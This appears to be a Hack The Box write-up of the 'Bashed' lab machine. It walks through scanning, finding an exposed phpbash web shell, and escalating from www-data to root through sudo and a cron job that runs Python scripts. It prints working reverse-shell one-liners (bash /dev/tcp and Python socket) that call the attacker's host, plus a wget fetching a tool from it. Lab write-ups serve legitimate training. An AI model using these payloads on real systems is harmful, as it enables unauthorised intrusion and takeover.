

Bashed (HTB)

ip of the machine :- 10.129.107.139

```
~/current Thu Oct 03 2024 12:47 am (4.12s)
ping 10.129.107.139 -c 5

PING 10.129.107.139 (10.129.107.139) 56(84) bytes of data.
64 bytes from 10.129.107.139: icmp_seq=1 ttl=63 time=97.2 ms
64 bytes from 10.129.107.139: icmp_seq=2 ttl=63 time=98.0 ms
64 bytes from 10.129.107.139: icmp_seq=3 ttl=63 time=99.4 ms
64 bytes from 10.129.107.139: icmp_seq=4 ttl=63 time=98.4 ms
64 bytes from 10.129.107.139: icmp_seq=5 ttl=63 time=96.5 ms

--- 10.129.107.139 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4005ms
rtt min/avg/max/mdev = 96.500/97.886/99.378/0.994 ms
```

machine is on!!!


```
~/current Thu Oct 03 2024 12:47 am (9.903s)
nmap -p- --min-rate=10000 10.129.107.139

Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-03 00:47 IST
Nmap scan report for 10.129.107.139
Host is up (0.096s latency).
Not shown: 65534 closed tcp ports (conn-refused)
PORT      STATE SERVICE
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 9.87 seconds
```

Only one port open and that to 80 (http), so no need of aggressive scan i

guess....



Website looks good, let's see what is mentioned in the blog..


phpbash

DEVELOPMENT • DECEMBER 4, 2017

phpbash helps a lot with pentesting. I have tested it on multiple different servers

and it was very useful. I actually developed it on this exact server!

<https://github.com/Arrexel/phpbash>



```
http://10.10...phpbash3.php x +
10.10.10.27/uploads/phpbash.php
www-data:/var/www/html/uploads# pwd
/var/www/html/uploads
www-data:/var/www/html/uploads# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
lxd:x:106:65534::/var/lib/lxd:/bin/false
messagebus:x:107:111::/var/run/dbus:/bin/false
uidd:x:108:112::/run/uidd:/bin/false
dnsmasq:x:109:65534:dnsmasq,,,:/var/lib/misc:/bin/false
xalvas:x:1000:1000:xalvas,,,:/home/xalvas:/bin/bash
sshd:x:110:65534::/var/run/sshd:/usr/sbin/nologin
postfix:x:111:118::/var/spool/postfix:/bin/false
```

So blog is about a web shell which is used for pentesting...

Let's do directory fuzzing then....

```
.htpasswd      [Status: 403, Size: 298, Words: 22, Lines: 12, Duration: 99ms]
.htaccess      [Status: 403, Size: 298, Words: 22, Lines: 12, Duration: 4233ms]
css            [Status: 301, Size: 314, Words: 20, Lines: 10, Duration: 95ms]
dev            [Status: 301, Size: 314, Words: 20, Lines: 10, Duration: 96ms]
fonts          [Status: 301, Size: 316, Words: 20, Lines: 10, Duration: 95ms]
images         [Status: 301, Size: 317, Words: 20, Lines: 10, Duration: 103ms]
js             [Status: 301, Size: 313, Words: 20, Lines: 10, Duration: 96ms]
php            [Status: 301, Size: 314, Words: 20, Lines: 10, Duration: 95ms]
server-status  [Status: 403, Size: 302, Words: 22, Lines: 12, Duration: 97ms]
uploads        [Status: 301, Size: 318, Words: 20, Lines: 10, Duration: 95ms]
:: Progress: [20469/20469] :: Job [1/1] :: 416 req/sec :: Duration: [0:00:55] :: Errors: 0 ::
```

Found some directories, let's manually explore them.....



← → ↻ 🔒 10.129.107.139/dev/

Index of /dev

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 phpbash.min.php	2017-12-04 12:21	4.6K	
 phpbash.php	2017-11-30 23:56	8.1K	

Apache/2.4.18 (Ubuntu) Server at 10.129.107.139 Port 80

found a directory with two files, let's see them...



10.129.107.139/dev/phpbash. ×



10.129.107.139/dev/phpbash.min.php

```
www-data@bashed:/var/www/html/dev#
```

So both the files are web shell, so now will try to get reverse shell first.....

```
← → ↻ 10.129.107.139/dev/phpbash.min.php ☆ 📧 🗨️  
www-data@bashed:/var/www/html/dev# bash -c 'sh -i >& /dev/tcp/10.10.14.13/9999 0>&1'  
www-data@bashed:/var/www/html/dev# /bin/bash -c '/bin/bash -i >& /dev/tcp/10.10.14.13/9999 0>&1'
```

So bash rev shell payloads are not working.....

Hmm... let's try python then...

```
~/current Thu Oct 03 2024 12:54 am  
nc -lnvp 9999  
Listening on 0.0.0.0 9999  
Connection received on 10.129.107.139 36056  
$ █
```

Wooh!!! got it!!! bash didn't work so tried python, if python wouldn't

have worked would have tried for any other language or any other way for rev. shell or would have continued with web shell.

```
www-data@bashed:/$ cd /home
cd /home
www-data@bashed:/home$ ls
ls
arrexel  scriptmanager
www-data@bashed:/home$ cd arrexel
cd arrexel
www-data@bashed:/home/arrexel$ ls
ls
user.txt
www-data@bashed:/home/arrexel$
```

in home directory found two users and in one user's directory found user flag....

```
Matching Defaults entries for www-data on bashed:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on bashed:
    (scriptmanager : scriptmanager) NOPASSWD: ALL
www-data@bashed:/home/arrexel$
```

used `sudo -l` to see what permissions www-data user has.

```
www-data@bashed:/home/arrexel$ sudo -u scriptmanager bash
sudo -u scriptmanager bash
scriptmanager@bashed:/home/arrexel$
```

So first got a bash shell as another user.

```

scriptmanager@bash:/ $ ls -al
total 92
drwxr-xr-x  23 root      root      4096 Jun  2  2022 .
drwxr-xr-x  23 root      root      4096 Jun  2  2022 ..
-rw-----   1 root      root        212 Jun 14  2022 .bash_history
drwxr-xr-x   2 root      root      4096 Jun  2  2022 bin
drwxr-xr-x   3 root      root      4096 Jun  2  2022 boot
drwxr-xr-x  19 root      root     4140 Oct  2 12:16 dev
drwxr-xr-x  89 root      root      4096 Jun  2  2022 etc
drwxr-xr-x   4 root      root      4096 Dec  4  2017 home
lrwxrwxrwx   1 root      root         32 Dec  4  2017 initrd.img
drwxr-xr-x   2 root      root      4096 Jun  2  2022 jenkins
drwxr-xr-x   2 root      root      4096 Jun  2  2022 lib
drwxr-xr-x   2 root      root      4096 Jun  2  2022 lib64
drwx-----   2 root      root     16384 Dec  4  2017 lost+found
drwxr-xr-x   4 root      root      4096 Dec  4  2017 media
drwxr-xr-x   2 root      root      4096 Jun  2  2022 mnt
drwxr-xr-x   2 root      root      4096 Dec  4  2017 opt
dr-xr-xr-x 177 root      root         0 Oct  2 12:16 proc
drwx-----   3 root      root      4096 Oct  2 12:16 root
drwxr-xr-x  18 root      root        520 Oct  2 12:16 run
drwxr-xr-x   2 root      root      4096 Dec  4  2017 sbin
drwxrwxr--   2 scriptmanager scriptmanager 4096 Jun  2  2022 scripts
drwxr-xr-x   2 root      root      4096 Feb 15  2017 srv
dr-xr-xr-x  13 root      root         0 Oct  2 12:16 sys
drwxrwxrwt  10 root      root      4096 Oct  2 12:34 tmp
drwxr-xr-x  10 root      root      4096 Dec  4  2017 usr
drwxr-xr-x  12 root      root      4096 Jun  2  2022 var
lrwxrwxrwx   1 root      root         29 Dec  4  2017 vmlinuz
scriptmanager@bash:/ $

```

In root directory found a directory only "scriptmanager" user can read, write and execute.


```
scriptmanager@bashed:/$ cd scripts
cd scripts
scriptmanager@bashed:/scripts$ ls
ls
test.py  test.txt
scriptmanager@bashed:/scripts$ ls -al
ls -al
total 16
drwxrwxr--  2 scriptmanager scriptmanager 4096 Jun  2  2022 .
drwxr-xr-x 23 root            root        4096 Jun  2  2022 ..
-rw-r--r--  1 scriptmanager scriptmanager  58 Dec  4  2017 test.py
-rw-r--r--  1 root            root          12 Oct  2  12:35 test.txt
scriptmanager@bashed:/scripts$ cat test.py
cat test.py
f = open("test.txt", "w")
f.write("testing 123!")
f.close
scriptmanager@bashed:/scripts$
```

Only one file can be edit by the user and one by the root...

```
scriptmanager@bashed:/scripts$ python test.py
python test.py
Traceback (most recent call last):
  File "test.py", line 1, in <module>
    f = open("test.txt", "w")
IOError: [Errno 13] Permission denied: 'test.txt'
scriptmanager@bashed:/scripts$
```

Still cannot do anythin'

Let's see if any cron job is running or not which can actually help us escalate privileges.

```
scriptmanager@bashed:/tmp$ ls
ls
VMwareDnD
systemd-private-805a84a0a6434acc969876930b297c44-systemd-timesyncd.service-VXrvsd
vmware-root
scriptmanager@bashed:/tmp$ wget http://10.10.14.13:8000/pspy64
wget http://10.10.14.13:8000/pspy64
--2024-10-02 12:38:24-- http://10.10.14.13:8000/pspy64
Connecting to 10.10.14.13:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3104768 (3.0M) [application/octet-stream]
Saving to: 'pspy64'

pspy64          100%[=====>]  2.96M  1.05MB/s   in 2.8s

2024-10-02 12:38:27 (1.05 MB/s) - 'pspy64' saved [3104768/3104768]

scriptmanager@bashed:/tmp$ chmod +x pspy64
chmod +x pspy64
scriptmanager@bashed:/tmp$
```

Let's run pspy to see background processes.

```
2024/10/02 12:40:01 CMD: UID=0      PID=1208   | python test.py
2024/10/02 12:40:01 CMD: UID=0      PID=1207   | /bin/sh -c cd /scripts; for f in *.py; do python "$f";
done
```

So, a cron job is running which will execute all the python scripts in the scripts directory, so if we add a python script with a reverse shell then what will happen???

```
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.13",9000));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("sh")'
```

added this reverse shell in a .py file in /scripts directory and waiting for the cron job to execute while we wait with our nc listener.

```
~/current Thu Oct 03 2024 01:18 am  
nc -lnvp 9000  
  
Listening on 0.0.0.0 9000  
Connection received on 10.129.107.139 60484  
#
```

got reverse shell..... as root.

```
~/current Thu Oct 03 2024 01:18 am
```

```
nc -lnvp 9000
```

```
Listening on 0.0.0.0 9000
```

```
Connection received on 10.129.107.139 60484
```

```
# id
```

```
id
```

```
uid=0(root) gid=0(root) groups=0(root)
```

```
# cd /root
```

```
cd /root
```

```
# ls
```

```
ls
```

```
root.txt
```

```
#
```

Got our last flag.....